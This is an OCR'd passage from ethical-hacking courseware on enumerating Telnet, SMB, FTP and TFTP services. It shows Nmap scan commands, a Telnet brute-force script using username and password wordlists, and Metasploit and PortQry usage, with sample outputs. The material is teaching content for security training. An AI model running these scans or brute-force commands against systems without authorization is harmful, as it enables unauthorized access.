
Telnet Enumeration

Telnet is a network terminal protocol that allows users to access remote computers or servers over the Internet. This protocol provides two-way interactive communication for computers on LANs and the Internet. Depending on the privileges assigned to the users, they can use Telnet to log in to the remote system to access specific files, services, data, etc.

Attackers perform port scanning to gather information regarding open ports and services on the target server. If the Telnet port is found to be open, attackers can learn about the information being shared, including hardware and software information of the target. By using this information, attackers can exploit their specific vulnerabilities and perform a brute-force attack to gain unauthorized access to the target system. Attackers can use the Nmap tool to perform simple direct scanning for Telnet port 23.

As shown in the screenshot, the following Nmap command is used by attackers to enumerate the Telnet service running on the target system:

```
# nmap -p 23 <target domain/IP Address>
```



```
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -p 23 10.10.1.22

Host is up (0.0011s latency).

PORT   STATE    SERVICE
23/tcp filtered telnet
MAC Address: [redacted] (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Indicates that port 23 is blocked by a firewall or some other network obstacle

Figure 4.50: Screenshot of Nmap displaying a Telnet enumeration result

Attackers can further use the following script to enumerate information from remote Microsoft Telnet services with New Technology LAN Manager (NTLM) authentication enabled:

```
# nmap -p 23 --script telnet-ntlm-info <target IP>
```

Once the information about the target server is obtained, the attackers can use the following script to perform a brute-force attack against the Telnet server:

```
# nmap -p 23 –script telnet-brute.nse –script-args
userdb=/root/Desktop/user.txt,passdb=/root/Desktop/pass.txt <target
IP>
```

SMB Enumeration

Server Message Block (SMB) is a transport protocol that is generally used by Windows systems for providing shared access to files, printers, and serial ports as well as remote access to Windows services. By default, SMB runs directly on TCP port 445 or via the NetBIOS API on UDP ports 137 and 138 and TCP ports 137 and 139. By using the SMB service, users can access files and other data stored at a remote server. The SMB service also allows application users to read, write, and modify the files on the remote server. A network running this service is highly vulnerable to SMB enumeration, which provides a good amount of information about the target.

In SMB enumeration, attackers generally perform banner grabbing to obtain information such as OS details and versions of services running. By using this information, attackers can perform various attacks such as SMB relay attacks and brute-force attacks. Attackers can also use SMB enumeration tools such as Nmap, SMBMap, enum4linux, nullinux, and NetScanTool Pro to perform a directed scan on the SMB service running on port 445.

As shown in the screenshot, attackers use the following Nmap command to enumerate the SMB service running on the target IP address:

`# nmap -p 445 -A <target IP>`

In the above command, the option **`-p`** specifies a port to scan (**`445`** in this case), and option **`-A`** is used for OS detection, version detection, script scanning, and traceroute information.

FTP and TFTP Enumeration

FTP Enumeration

- FTP transfers data in plain text between the sender and receiver, which can lead to critical information, such as **usernames and passwords**, **being exposed to attackers**
- Attackers use **Nmap** to scan and enumerate open port 21 by running FTP services and further use the information to launch various attacks, such as **FTP bounce**, **FTP brute force**, and **packet sniffing**

Nmap scan report for www.certifiedhacker.com (162.241.216.11)
Host is up (0.035s latency).
rDNS record for 162.241.216.11: box5331.bluehost.com


PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

Port 21 is open which makes the data accessible to external sources

TFTP Enumeration

- Attackers perform TFTP enumeration using tools, such as **PortQry** and **Nmap**, to extract information, such as **running TFTP services** and files stored on the remote server
- Using this information, attackers can gain unauthorized access to the target system, steal important files, and upload malicious script to launch further attacks



Enter destination IP or FQDN to query: 10.10.1.22

Target

Query Type

○ Query predefined service:

Service to query: Domains and Trusts

● Manually input query ports:

Ports to query: 69

Protocol: UDP

Enter port number and/or port ranges separated by commas.
For example: 80,53,1024-1350

Query Result:

```
Starting portqry.exe -n 10.10.1.22 -e 69 -p UDP ...

Querying target system called:
 10.10.1.22
Attempting to resolve IP address to a name...

IP address resolved to SERVER2022
querying...
UDP port 69 (tftp service): LISTENING or FILTERED
Sending TFTP server query to UDP port 69...
UDP port 69 (tftp service): FILTERED
portqry.exe -n 10.10.1.22 -e 69 -p UDP exits with return code 0x00000002.
```

Indicates that port is blocked by a firewall or some other network control


FTP Enumeration

The File Transfer Protocol (FTP) is used to transfer files over TCP, and its default port is 21. In FTP, data are transferred between a sender and receiver in plaintext, exposing critical information such as usernames and passwords to attackers. FTP offers neither a secure network environment nor secure user authentication. Individuals do not need authentication to access an FTP server in a network. This provides an easy method for attackers to access network resources.

The implementation of FTP in an organization’s network makes the data accessible to external sources. Attackers can scan and enumerate open port 21 running FTP services and further use this information to launch various attacks such as FTP bounce, FTP brute force, and packet sniffing.

As shown in the screenshot, the following Nmap command is used by the attackers to enumerate the FTP service running on the target domain:

```
# nmap -p 21 <target domain>
```



nmap -p 21 www.certifiedhacker.com - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/]
└──╼ #nmap -p 21 www.certifiedhacker.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-22 [redacted]
Nmap scan report for www.certifiedhacker.com (162.241.216.11)
Host is up (0.035s latency).
rDNS record for 162.241.216.11: box5331.bluehost.com

PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

Port 21 is open which makes the data accessible to external sources

Figure 4.53: Screenshot of Nmap displaying a FTP enumeration result

Attackers also use Metasploit to enumerate FTP services running on remote hosts. The following commands can be used to detect the FTP version of the target server:

```
use auxiliary/scanner/ftp/ftp_version
msf auxiliary(scanner/ftp/ftp_version) > set RHOSTS <target IP>
msf auxiliary(scanner/ftp/ftp_version) > exploit
```

TFTP Enumeration

The Trivial File Transfer Protocol (TFTP) is a simplified version of FTP and is used for transferring files between network devices. By default, TFTP servers listen on UDP port 69. This protocol is used when directory visibility and user authentication are not required; therefore, it provides no security features.

